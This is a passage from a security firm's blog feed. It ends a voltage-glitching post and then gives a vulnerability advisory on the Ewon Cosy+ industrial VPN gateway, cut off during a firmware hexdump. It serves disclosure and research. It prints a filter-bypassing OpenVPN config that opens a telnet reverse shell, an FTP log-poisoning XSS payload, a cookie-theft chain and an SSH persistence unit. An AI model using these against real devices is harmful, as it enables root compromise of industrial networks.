[*] Dumping the flash memory ...
fc03001021000000edfefeca00000000000000000000000000000000f6fc0025
[...]
</span></pre></td></tr></tbody></table></code></pre></div></div>

<p>A <a href="https://www.youtube.com/watch?v=3To4tyzmRsg">proof of concept video</a> demonstrating this voltage glitiching attack can also be found on our <a href="https://www.youtube.com/SySSPentestTV">SySS YouTube channel</a>.</p>

<div class="embed-container" style="position:relative;padding-top:56.25%;">
    <iframe src="https://www.youtube.com/embed/3To4tyzmRsg" frameborder="0" style="position:absolute;top:0;left:0;width:100%;height:100%;" allowfullscreen="">
    </iframe>
</div>

<h1 id="conclusion">Conclusion</h1>

<p>Using the open-source toolchain by Dr. Matthias Kesenheimer with the <a href="https://mkesenheimer.github.io/blog/pico-glitcher-v2.html">Pico Glitcher</a> hardware device and the fault injection software library <a href="https://fault-injection-library.readthedocs.io/">findus</a>, to perform voltage glitching attacks is indeed quite easy, as the demonstrated attack against the <a href="https://www.nxp.com/products/LPC1343FBD48">LPC1343</a> hopefully showed.</p>

<p>If you are interested in performing voltage glitching attacks without busting the bank, this toolchain is highly recommended. Both <a href="https://mkesenheimer.github.io/blog/pico-glitcher-v2.html">Pico Glitcher</a> and <a href="https://fault-injection-library.readthedocs.io/">findus</a> are in active development, well-documented, and new features are added regularly.</p>

<p>In this article, only basic capabilities of this open-source toolchain were used. But maybe there will be another article or video in the near future demonstrating more advanced features of the <a href="https://mkesenheimer.github.io/blog/pico-glitcher-v2.html">Pico Glitcher</a> and <a href="https://fault-injection-library.readthedocs.io/">findus</a>.</p></content>
  

  </entry>

  
  <entry>
    <title>Hacking a Secure Industrial Remote Access Gateway</title>
    <link href="https://blog.syss.com/posts/hacking-a-secure-industrial-remote-access-gateway/" rel="alternate" type="text/html" title="Hacking a Secure Industrial Remote Access Gateway" />
    <published>2024-08-11T16:00:00+02:00</published>
  
    <updated>2024-08-11T16:00:00+02:00</updated>
  
    <id>https://blog.syss.com/posts/hacking-a-secure-industrial-remote-access-gateway/</id>
    <content src="https://blog.syss.com/posts/hacking-a-secure-industrial-remote-access-gateway/" />
    <author>
      <name>Moritz Abrell</name>
    </author>


    <category term="exploit" />
    
    <category term="research" />
    
    <category term="advisory" />


    <summary>


      In this blog post, we describe the security analysis and the found vulnerabilities in the industrial remote access solution Ewon Cosy+.

    </summary>


    <content><p>In this blog post, we describe the security analysis and the found vulnerabilities in the industrial remote access solution Ewon Cosy+.
<!--more--></p>

<h1 id="tldr">TL;DR</h1>

<p>We found security vulnerabilities in the <a href="https://www.hms-networks.com/p/ec71330-00ma-ewon-cosy-ethernet">Cosy+</a> that allow unauthenticated attackers to gain root access to the device.
With this access and by conducting further analyses, we found more issues allowing decrypting encrypted firmware files and encrypted data such as passwords in configuration files.</p>

<p>Furthermore, we were able to get correctly signed X.509 VPN certificates for foreign devices.
This allows attackers hijacking VPN sessions which results in significant security risks against users of the <a href="https://www.hms-networks.com/p/ec71330-00ma-ewon-cosy-ethernet">Cosy+</a> and the adjacent industrial infrastructure.</p>

<p>This research was also presented at <a href="https://defcon.org/html/defcon-32/dc-32-speakers.html#54521">DEF CON 32</a>.</p>

<h1 id="introduction">Introduction</h1>

<p>Industrial VPN gateways play a crucial role in operational technology (OT) by enabling secure remote access to systems within industrial networks.
However, their importance goes hand in hand with increased security risks, as their architecture makes them lucrative targets for threat actors. 
Over the years, we have seen such devices being used in various industrial environments, which underlines their widespread use in critical infrastructures.</p>

<p>Examples of such solutions are <a href="https://www.hms-networks.com/industrial-remote-access">Ewon</a> devices by HMS.
Despite their widespread use, <a href="https://www.pentestpartners.com/security-blog/ewon-flexy-iot-router-a-deep-dive/">highlighted vulnerabilities</a> in these devices emphasize the urgent need for robust security measures. 
In light of the evolving threat landscape, the vendor has responded with the introduction of the <a href="https://www.hms-networks.com/p/ec71330-00ma-ewon-cosy-ethernet">Cosy+</a>, which has a new hardware base and an increased focus on <a href="https://www.hms-networks.com/secure-remote-access">security</a>.</p>

<p>Given these promises, conducting a security analysis of the <a href="https://www.hms-networks.com/p/ec71330-00ma-ewon-cosy-ethernet">Cosy+</a> seems to be a good challenge, and we decided to take a closer look at the security posture of this device.</p>

<h1 id="architecture">Architecture</h1>

<p>Many industrial remote access solutions operate by establishing a VPN connection between the router and a relay platform. 
When technicians need to connect to the machines, they initiate another VPN connection to the relay platform from their client usually by using software provided by the vendor. 
This same principle applies to the <a href="https://www.hms-networks.com/p/ec71330-00ma-ewon-cosy-ethernet">Ewon Cosy+</a>.</p>

<p>The <a href="https://www.hms-networks.com/p/ec71330-00ma-ewon-cosy-ethernet">Ewon Cosy+</a> utilizes a VPN connection through OpenVPN to the Talk2m platform, which is hosted and maintained by the vendor. 
Technicians can connect to devices based on their assignments using the Windows software <a href="https://www.hms-networks.com/ecatcher">Ecatcher</a>. 
This software also establishes a VPN connection through OpenVPN.</p>

<p>This architecture can be abstracted as depicted in the following figure.</p>

<p><img src="/assets/img/papers/industrial-router/architecture.png" alt="Architectural overview" />
<em>Architectural overview of the <a href="https://www.hms-networks.com/p/ec71330-00ma-ewon-cosy-ethernet">Cosy+</a> and remote access</em></p>

<p>For further details on this concept, refer to the <a href="https://www.hms-networks.com/software-and-tools/talk2m/">vendor website</a>.</p>

<h1 id="hardware-layout">Hardware Layout</h1>

<p>The following images show the side and front view of the <a href="https://www.hms-networks.com/p/ec71330-00ma-ewon-cosy-ethernet">Ewon Cosy+</a>.</p>

<p><img src="/assets/img/papers/industrial-router/side.png" alt="Ewon Cosy+ side view" />
<em>Ewon Cosy+ side view</em></p>

<p><img src="/assets/img/papers/industrial-router/front.png" alt="Ewon Cosy+ front view" />
<em>Ewon Cosy+ front view</em></p>

<p>The disassembled device looks as follows:</p>

<p><img src="/assets/img/papers/industrial-router/disasm.png" alt="Disassembled Ewon Cosy+" />
<em>Disassembled Ewon Cosy+</em></p>

<p>The most interesting components for the analysis can be found on the top board of the device and are highlighted in the following image:</p>

<p><img src="/assets/img/papers/industrial-router/hw.png" alt="Interesting components on the top board" />
<em>Interesting components on the top board</em></p>

<h1 id="rooting-the-device">Rooting the Device</h1>

<p>Since encrypted drives and explicit hardware security are already promoted by the vendor and we did not want to destroy the device unintentionally in the first step, 
we initially refrained from hardware-based attacks. 
This means we would have to find vulnerabilities that allow us to learn more about the functionality of the <a href="https://www.hms-networks.com/p/ec71330-00ma-ewon-cosy-ethernet">Cosy+</a>.
The next most obvious approach would be to analyze the firmware.
But even here we won’t get any further, as firmware update files are encrypted (more on this in <a href="#firmware-encryption">firmware encryption</a>).</p>

<p>Nevertheless, we found a vulnerability which allows rooting the device.</p>

<h2 id="os-command-injection">OS command injection</h2>

<p>Rooting the device was relatively easy since we found a simple OS command injection and filter bypass in user-provided OpenVPN configurations.</p>

<p><a href="https://www.hms-networks.com/p/ec71330-00ma-ewon-cosy-ethernet">Cosy+</a> allows uploading user-defined OpenVPN configuration files.
OpenVPN on the other hand allows executing user-defined scripts or commands, e.g. using the parameters <code class="language-plaintext highlighter-rouge">up</code> and <code class="language-plaintext highlighter-rouge">down</code> (see <a href="https://openvpn.net/community-resources/reference-manual-for-openvpn-2-5/">OpenVPN manual</a>).</p>

<p>Wait, what? Can it be that simple?
Well, no.</p>

<p>The vendor implemented filter mechanisms trying to prevent using such parameters.</p>

<p>The following image shows the log entry of the prevented code execution through the OpenVPN configuration.</p>

<p><img src="/assets/img/papers/industrial-router/forbidden.png" alt="Log entries showing forbidden OpenVPN configuration" />
<em>Log entries showing forbidden OpenVPN configuration</em></p>

<p>As a next step, we tried bypassing the filter and finally were successful by prefixing the parameter with two dashes (<code class="language-plaintext highlighter-rouge">--up</code>), as the following example illustrates:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
</pre></td><td class="rouge-code"><pre>client
dev tun
persist-tun
proto tcp
remote device.vpn16.talk2m.com 443
verb 5
mute 20

--up '/bin/sh -c "id"'
script-security 2

&amp;lt;ca&amp;gt;
[...]
&amp;lt;/ca&amp;gt;

&amp;lt;cert&amp;gt;
[...]
&amp;lt;/cert&amp;gt;

&amp;lt;key&amp;gt;
[...]
&amp;lt;/key&amp;gt;
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Uploading this OpenVPN configuration to the device resulted in code execution, which can be seen in the following image.</p>

<p><img src="/assets/img/papers/industrial-router/id.png" alt="Executed command shown in Cosy+ log" />
<em>Executed command shown in Cosy+ log</em></p>

<p>Next, we adapted the OpenVPN configuration to get a reverse shell:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
</pre></td><td class="rouge-code"><pre>client
dev tun
persist-tun
proto tcp
remote device.vpn16.talk2m.com 443
verb 5
mute 20

--up '/bin/sh -c "TF=$(mktemp -u);mkfifo $TF;telnet 192.168.33.1 5000 0&amp;lt;$TF | sh &amp;gt;$TF 2&amp;gt;&amp;amp;1"'
script-security 2

&amp;lt;ca&amp;gt;
[...]
&amp;lt;/ca&amp;gt;

&amp;lt;cert&amp;gt;
[...]
&amp;lt;/cert&amp;gt;

&amp;lt;key&amp;gt;
[...]
&amp;lt;/key&amp;gt;
</pre></td></tr></tbody></table></code></pre></div></div>

<p>After uploading this configuration, we received a reverse shell, and due to the fact that OpenVPN is executed with <code class="language-plaintext highlighter-rouge">root</code> privileges, we finally rooted the device:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
</pre></td><td class="rouge-code"><pre>$ nc -lvp 5000
Listening on 0.0.0.0 5000
Connection received on 192.168.33.194 40424
id
uid=0(root) gid=0(root) groups=0(root)
cat /etc/hostname
ewon4
</pre></td></tr></tbody></table></code></pre></div></div>

<h2 id="cross-site-scripting">Cross-site scripting</h2>

<p>Since rooting the device requires administrative access to the <a href="https://www.hms-networks.com/p/ec71330-00ma-ewon-cosy-ethernet">Cosy+</a>, we looked for other vulnerabilities to get around this.</p>

<p>Eventually, we found a persistent cross-site scripting (XSS) vulnerability which can be triggered by unauthenticated attackers by log poisoning the FTP service.</p>

<p>The submitted username of an FTP authentication attempt is written to a log file which is then parsed and visible in the web interface of the device:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>$ ftp "&amp;lt;h1&amp;gt;SySS&amp;lt;/h1&amp;gt;"@10.0.0.53
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Due to missing input sanitization, HTML or JavaScript code can be injected this way, as the following figure illustrates.</p>

<p><img src="/assets/img/papers/industrial-router/ftp.png" alt="Cosy+ log containing submitted FTP username" />
<em>Cosy+ log containing submitted FTP username</em></p>

<p>In addition, the <a href="https://www.hms-networks.com/p/ec71330-00ma-ewon-cosy-ethernet">Cosy+</a> stores the Base64-encoded credentials of the current web session in the unprotected cookie named <code class="language-plaintext highlighter-rouge">credentials</code>:</p>

<p><img src="/assets/img/papers/industrial-router/xss.png" alt="Accessing the credential cookie via XSS" width="80%" />
<em>Accessing the credential cookie via XSS</em></p>

<p>Therefore, attackers can leverage the XSS vulnerability to access the cookie, send it back to themselves, access the plaintext credentials, and finally gain administrative access to the device.</p>

<h2 id="exploit-chain">Exploit chain</h2>

<p>An unauthenticated attacker can gain <code class="language-plaintext highlighter-rouge">root</code> access to the <a href="https://www.hms-networks.com/p/ec71330-00ma-ewon-cosy-ethernet">Cosy+</a> by combining the found vulnerabilities and e.g. waiting for an admin user to log in to the device.</p>

<p>This resulting exploit chain can be illustrated as follows:</p>

<p><img src="/assets/img/papers/industrial-router/root-chain.png" alt="Exploit chain to root the Cosy+ from the perspective of an unauthenticated attacker" />
<em>Exploit chain to root the Cosy+ from the perspective of an unauthenticated attacker</em></p>

<h2 id="persistence">Persistence</h2>

<p>Our initial intention was to gain access to the device and conduct further analyses.</p>

<p>For having a more comfortable system access, we used the reverse shell access to deploy our own <code class="language-plaintext highlighter-rouge">systemd</code> service starting a statically linked <code class="language-plaintext highlighter-rouge">dropbear</code> SSH service using the the following configuration:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
</pre></td><td class="rouge-code"><pre>[Unit]
Description=ssh
After=network.target

[Service]
ExecStart=/usr/bin/dropbear -p 8022 -R
Type=forking
Restart=on-failure
PIDFile=/var/run/dropbear.pid

[Install]
WantedBy=multi-user.target
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Finally, we are able to access the device via SSH as <code class="language-plaintext highlighter-rouge">root</code>:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
</pre></td><td class="rouge-code"><pre>$ ssh -p 8022 root@10.0.0.53
root@10.0.0.53's password:
root@ewon-2403-0999-25:~# id
uid=0(root) gid=0(root) groups=0(root)
</pre></td></tr></tbody></table></code></pre></div></div>

<h1 id="hardware-security-module">Hardware Security Module</h1>

<p>As described on the product website, the <a href="https://www.hms-networks.com/p/ec71330-00ma-ewon-cosy-ethernet">Cosy+</a> uses a hardware security module (HSM) to ensure that secrets as well as providing cryptographic functionalities are kept secure.</p>

<p>The HSM is a <code class="language-plaintext highlighter-rouge">SE050A1</code> from NXP which is also known as <a href="https://www.nxp.com/products/security-and-authentication/authentication/edgelock-se050-plug-and-trust-secure-element-family-enhanced-iot-security-with-high-flexibility:SE050">EdgeLock</a>:</p>

<p><img src="/assets/img/papers/industrial-router/hsm.png" alt="SE050A1 HSM in the Cosy+" width="80%" />
<em>SE050A1 HSM in the Cosy+</em></p>

<p>In this section, we take a closer look at this HSM.</p>

<h2 id="communication">Communication</h2>

<p>According to an <a href="https://www.nxp.com/docs/en/application-note/AN13013.pdf">application note</a> and to the <a href="https://www.nxp.com/docs/en/application-note/AN12413.pdf#%5B%7B%22num%22%3A3060%2C%22gen%22%3A0%7D%2C%7B%22name%22%3A%22XYZ%22%7D%2C50%2C725.055%2Cnull%5D">APDU specification</a> of the SE050, 
the I²C communication can be either secured and encrypted using the Secure Channel Protocol 03 (SCP03) or it is not protected at all.</p>

<p>Therefore, we first checked this by capturing the bus communication using a logic analyzer:</p>

<p><img src="/assets/img/papers/industrial-router/pcbite2.png" alt="Analyzing the I²C communication" width="80%" />
<em>Analyzing the I²C communication</em></p>

<p><img src="/assets/img/papers/industrial-router/pcbite.png" alt="Positioning of the testing needles" width="80%" />
<em>Positioning of the testing needles</em></p>

<p>During this, we noticed that the communication is not secured and that we can see the APDU command structure, as demonstrated in the following figure:</p>

<p><img src="/assets/img/papers/industrial-router/logic.png" alt="I²C communication and APDU command" />
<em>I²C communication and APDU command</em></p>

<p>However, the payload itself seems not to be plaintext.
Thus, we cannot extract sensitive data by simply eavesdropping on the I²C communication.</p>

<h2 id="static-and-dynamic-analysis">Static and dynamic analysis</h2>

<p>Due to the payload encryption, we did further dynamic and static analyses of binaries communicating with the HSM.
This involved static analyses using <a href="https://ghidra-sre.org/">Ghidra</a> and dynamic approaches using a statically linked <a href="https://www.sourceware.org/gdb/">GDB</a> on the device itself:</p>

<p><img src="/assets/img/papers/industrial-router/gdb.png" alt="Excerpt of dynamic analysis of the I²C communication using GDB" width="80%" />
<em>Excerpt of dynamic analysis of the I²C communication using GDB</em></p>

<p>After some time, we gained better understanding of the secure communication which roughly works as follows:</p>

<ol>
  <li>The first 4 bytes from the unencrypted flash memory <code class="language-plaintext highlighter-rouge">/dev/mtd3</code> are read, and they represent the length of data to be read in the following step.</li>
  <li>The determined length (in our case <code class="language-plaintext highlighter-rouge">0xa9</code> or <code class="language-plaintext highlighter-rouge">169</code> decimal) of data is read from the unencrypted flash memory <code class="language-plaintext highlighter-rouge">/dev/mtd3</code> starting from offset <code class="language-plaintext highlighter-rouge">0x03</code>.</li>
  <li>The read data is decrypted using the Cryptographic Acceleration and Assurance Module (CAAM) of the i.MX6.</li>
  <li>The decrypted data is used to derive and generate session-specific keys.</li>
  <li>Finally, the data is encrypted using AES in CBC mode with a key length of 256 bit.</li>
</ol>

<p>The following image illustrates the I²C payload encryption:</p>

<p><img src="/assets/img/papers/industrial-router/i2c-encryption.png" alt="I²C payload encryption overview" />
<em>I²C payload encryption overview</em></p>

<p><strong>Note:</strong> Since we analyzed a single device, we cannot verify if the content of <code class="language-plaintext highlighter-rouge">/dev/mtd3</code> and the keys used in CAAM differ between devices.
If not, this potential key reuse can be exploited by attackers with physical access to decrypt the I²C communication.</p>

<h2 id="key-access">Key access</h2>

<p>Another interesting question is, if the secrets stored within the HSM can be accessed.</p>

<p>In order to answer this question, we used the <a href="https://github.com/NXP/plug-and-trust">Plug and Trust middleware</a>, 
quickly developed a minimalistic tool to check the policy based on the provided examples, cross-compiled it on a compatible ARM-based system, and executed it on the <a href="https://www.hms-networks.com/p/ec71330-00ma-ewon-cosy-ethernet">Cosy+</a>.</p>

<p>For example, we tried accessing the secrets, for instance the ECC key with the ID <code class="language-plaintext highlighter-rouge">0xEF0000B0</code>.
However, read access was denied due to enabled policies and thus the keys cannot be extracted even with <code class="language-plaintext highlighter-rouge">root</code> access on the <a href="https://www.hms-networks.com/p/ec71330-00ma-ewon-cosy-ethernet">Cosy+</a> device:</p>

<p><img src="/assets/img/papers/industrial-router/policy.png" alt="Attempt to read the ECC private key" />
<em>Attempt to read the ECC private key</em></p>

<h1 id="back-end-communication">Back-End Communication</h1>

<p>The communication between the <a href="https://www.hms-networks.com/p/ec71330-00ma-ewon-cosy-ethernet">Cosy+</a> and the Talk2m API is done via HTTPS and secured via mutual TLS (mTLS) authentication.</p>

<p>The following image shows an exemplary capture of such an HTTPS communication.</p>

<p><img src="/assets/img/papers/industrial-router/mtls.png" alt="HTTPS communication between the Cosy+ and the Talk2m API secured by mTLS" />
<em>HTTPS communication between the Cosy+ and the Talk2m API secured by mTLS</em></p>

<p>Since the <a href="https://www.hms-networks.com/p/ec71330-00ma-ewon-cosy-ethernet">Cosy+</a> and the Talk2m are both enforcing X.509 certificate validation, we cannot simply access the plaintext communication.
Thus, we further analyzed the <a href="https://www.hms-networks.com/p/ec71330-00ma-ewon-cosy-ethernet">Cosy+</a> and, for example, found the usage of the X.509 public key <code class="language-plaintext highlighter-rouge">/tmp/birth_key_crt.pem</code> and the ECC private key <code class="language-plaintext highlighter-rouge">/tmp/birth_key_ref.pem</code> within the binary <code class="language-plaintext highlighter-rouge">/usr/bin/ewon</code>, as the following figure illustrates:</p>

<p><img src="/assets/img/papers/industrial-router/refkey.png" alt="Client certificate and key passed to __xstat" />
<em>Client certificate and key passed to the function <code class="language-plaintext highlighter-rouge">\_\_xstat</code></em></p>

<p>However, while the public key looks fine, the ECC private key is mainly filled with <code class="language-plaintext highlighter-rouge">0x00</code> bytes, as the OpenSSL output shows:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
</pre></td><td class="rouge-code"><pre>$ openssl ec -in birth_key_ref.pem -text
read EC key
Private-Key: (521 bit)
priv:
    10:00:00:00:00:00:00:00:00:00:00:00:00:00:00:
    00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:
    00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:
    00:00:00:00:00:00:00:ef:00:00:b0:a5:a6:b5:b6:
    a5:a6:b5:b6:10:00
pub:
    04:00:b6:0c:57:a0:8e:34:e7:24:2d:0c:8b:41:d2:
    51:ab:bf:76:69:a1:1c:fc:f1:36:a4:57:91:8f:c1:
    5b:f0:58:65:9a:ef:8f:9d:09:23:6b:4a:63:b0:ce:
    4b:57:c8:68:31:9a:87:29:e0:e9:f8:7c:87:69:2f:
    6e:a5:37:b1:ee:bf:db:01:53:c8:c6:5e:77:a9:1b:
    d0:74:71:8c:4f:0f:f1:1b:10:b2:4d:06:d8:e6:25:
    87:0e:51:80:38:bc:70:5e:85:b7:e7:a8:ef:ef:5d:
    4a:ee:80:6b:3a:5b:c0:89:69:fe:5d:ef:ca:c7:c2:
    01:c1:fa:33:24:16:c4:17:09:91:23:7c:bc
ASN1 OID: secp521r1
NIST CURVE: P-521
writing EC key
-----BEGIN EC PRIVATE KEY-----
MIHcAgEBBEIQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA7wAAsKWmtbalprW2EACgBwYFK4EEACOhgYkDgYYABAC2DFeg
jjTnJC0Mi0HSUau/dmmhHPzxNqRXkY/BW/BYZZrvj50JI2tKY7DOS1fIaDGahyng
6fh8h2kvbqU3se6/2wFTyMZed6kb0HRxjE8P8RsQsk0G2OYlhw5RgDi8cF6Ft+eo
7+9dSu6AazpbwIlp/l3vysfCAcH6MyQWxBcJkSN8vA==
-----END EC PRIVATE KEY-----
</pre></td></tr></tbody></table></code></pre></div></div>

<p>This in turn results in cryptographic errors, e.g. when using it directly via OpenSSL or tools like cURL.</p>

<p>According to the HSM documentation, this is not the actual ECC private key. Instead, it is a so-called <em>reference key</em> which only contains the key ID and EC parameter.
In our case, the key ID is <code class="language-plaintext highlighter-rouge">0xEF0000B0</code>.</p>

<p>This reference key is required by OpenSSL, since it can only be used in combination with a syntactically correct key.
With a separate OpenSSL engine, which is defined in the OpenSSL configuration, all cryptographic operations concerning the key are then passed to the HSM.</p>

<p>For example, the following OpenSSL configuration can be used, and the corresponding environment variables can be exported to communicate with the Talk2m API:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
</pre></td><td class="rouge-code"><pre>[nxp_engine]
engines = engine_section

[ engine_section ]
e4sss_se050 = e4sss_se050_section

[ e4sss_se050_section ]
dynamic_path = /usr/lib/libsss_engine.so
engine_id = e4sss
init = 1

default_algorithms = EC
</pre></td></tr></tbody></table></code></pre></div></div>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
</pre></td><td class="rouge-code"><pre>$ export OPENSSL_CONF=/etc/ssl/se050_openssl.cnf
$ export EX_SSS_BOOT_SSS_PORT=/dev/i2c-0
$ curl -k -H $'Ewon-Serial: XXXX-XXXX-XX' -H $'Fwr-Version: 21.2s7' -H $'Device-State: New' https://device.talk2m.com/rest/endpoints --key /tmp/birth_key_ref.pem --cert /tmp/birth_key_crt.pem

App   :INFO :Using PortName='/dev/i2c-0' (ENV: EX_SSS_BOOT_SSS_PORT=/dev/i2c-0)
sss   :INFO :atr (Len=35)
      00 A0 00 00    03 96 04 03    E8 00 FE 02    0B 03 E8 08
      01 00 00 00    00 64 00 00    0A 4A 43 4F    50 34 20 41
      54 50 4F
ssse-flw: No matching key in Secure Element. Invoking OpenSSL API: ECDSA_do_sign_ex.
ssse-flw: EmbSe_Simple_Compute_Key invoked (ecdh)
ssse-dbg: ** nid = 415 **
ssse-flw: No matching key in SE. Invoking OpenSSL API: ECDH_compute_key.
ssse-flw: ECDH_compute_key by OpenSSL PASS
ssse-flw: se050_init(): Exit
ssse-dbg: shaAlgo: 773
ssse-flw: SSS based sign (keyId=0xEF0000B0, dgstLen=64)
ssse-flw: SSS based sign called successfully (sigDERLen=138)
ssse-flw: EmbSe_ECDSA_Do_Sign success.
&amp;lt; HTTP/1.1 200
&amp;lt; date: Wed, 17 Apr 2024 11:26:54 GMT
&amp;lt; server: Apache
&amp;lt; device-state: AccountLinked
&amp;lt; x-content-type-options: nosniff
&amp;lt; x-xss-protection: 0
&amp;lt; cache-control: no-cache, no-store, max-age=0, must-revalidate
&amp;lt; pragma: no-cache
&amp;lt; expires: 0
&amp;lt; x-frame-options: DENY
&amp;lt; content-type: application/json
&amp;lt; set-cookie: JSESSIONID=316B8749D308A3CC4B050400072D4AD4; Path=/; HttpOnly
&amp;lt; transfer-encoding: chunked
&amp;lt;
* Connection #0 to host device.talk2m.com left intact
{"endpoints":[{"domain":"eu.device.talk2m.com","ip":"92.52.111.215"}]}
</pre></td></tr></tbody></table></code></pre></div></div>

<p>This complicated the analysis process, since we cannot export the actual private key and use it, for example with a TLS interception proxy.</p>

<p>In order to still find out which API endpoints are being addressed and how the corresponding requests look like, 
we added our own X.509 certificate to the trust store <code class="language-plaintext highlighter-rouge">/usr/root/ewon/bin/deviceapi_castore.crt</code> which is hardcoded in the binary <code class="language-plaintext highlighter-rouge">/usr/bin/ewon</code>. 
Afterwards, the HTTPS communication was redirected to our own HTTPS server, and we were able to see the requests initiated by the <a href="https://www.hms-networks.com/p/ec71330-00ma-ewon-cosy-ethernet">Cosy+</a>.</p>

<p>The following communication endpoints were observed:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
</pre></td><td class="rouge-code"><pre>https://device.talk2m.com/certificates
https://device.talk2m.com/certificates/csr
https://device.talk2m.com/certificates/csrOptions
https://device.talk2m.com/certificates/deviceCertificate
https://device.talk2m.com/information
https://device.talk2m.com/registration
https://device.talk2m.com/registration/accountCredentials
https://device.talk2m.com/rest
https://device.talk2m.com/rest/endpoints
https://device.talk2m.com/tunnels
https://device.talk2m.com/tunnels/endpoints
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Finally, we were able to intercept the HTTPS communication and to communicate with the Talk2m platform from the device itself.
<strong>Note:</strong> The security analysis was limited to the device itself. Tests against the services hosted by the manufacturer were not carried out or only in consultation with HMS.</p>

<h1 id="firmware-encryption">Firmware Encryption</h1>

<p>Firmware update packages can be downloaded from the <a href="https://www.hms-networks.com/p/ec71330-00ma-ewon-cosy-ethernet?tab=tab-support">manufacturer’s support website</a>.
As assumed, however, the firmware is encrypted, except a header part. This is illustrated by the following output:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
</pre></td><td class="rouge-code"><pre>$ xxd -l 912 er14_8s0p22_ma.edf
00000000: 6557 4f4e 2044 2e46 2e20 312e 370d 0a44  eWON D.F. 1.7..D
00000010: 6174 653a 3131 2f31 322f 3230 3233 0d0a  ate:11/12/2023..
00000020: 5043 3a32 320d 0a52 6576 3a31 342e 3820  PC:22..Rev:14.8
00000030: 4557 5f31 345f 3873 300d 0a46 4d3a 3030  EW_14_8s0..FM:00
00000040: 3030 3030 3030 0d0a 4641 3a46 4646 4646  000000..FA:FFFFF
00000050: 4646 460d 0a00 0000 82ad a6fa d37f 0000  FFF.............
00000060: 0000 0000 0000 0000 3040 c7fa d37f 0000  ........0@......
00000070: 0100 0000 ff7f 0000 0000 0000 0000 0000  ................
00000080: 0001 0007 008d 3008 000e 0008 0000 0016  ......0.........
00000090: 0000 0000 ffff ffff 4557 5f31 345f 3873  ........EW_14_8s
000000a0: 3000 0000 0000 0000 3efe 0f5b 0000 0140  0.......&amp;gt;..[...@
000000b0: 7f79 d048 0000 0000 0000 0000 0000 0000  .y.H............
000000c0: 0000 0000 0000 0000 0101 0100 0100 0000  ................
000000d0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000e0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000f0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000100: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000110: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000120: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000130: 0000 0000 d82d 1a7c c5c7 bb7b 0100 0000  .....-.|...{....
00000140: 1c9e 32ce 34c5 664d 992d 6e45 8168 d6b7  ..2.4.fM.-nE.h..
00000150: 80c7 9df4 346e e56b 77a2 6ac4 fa2b 9005  ....4n.kw.j..+..
00000160: 81ea c9f4 66a4 0fd3 6b08 e4a7 97fd 83a1  ....f...k.......
00000170: 52bd 0b66 2aa7 fbbb 9e06 b794 da1c a328  R..f*..........(
00000180: 0159 3e98 5854 db8c e740 2bf8 b794 f9c6  .Y&amp;gt;.XT...@+.....
00000190: 2472 31d2 1815 9b51 d7b4 98af 4427 c297  $r1....Q....D'..
000001a0: f9fe 3613 3b6f 9f54 e0bf 439c ce57 2b30  ..6.;o.T..C..W+0
000001b0: c4ab bdc4 32ba 934e b231 f678 b859 1061  ....2..N.1.x.Y.a
000001c0: dee4 75d5 09a3 52e2 6c08 d87d 3f99 dc2c  ..u...R.l..}?..,
000001d0: d88a 2aae d37b 9e4f 2d1d 2524 cd26 8919  ..*..{.O-.%$.&amp;amp;..
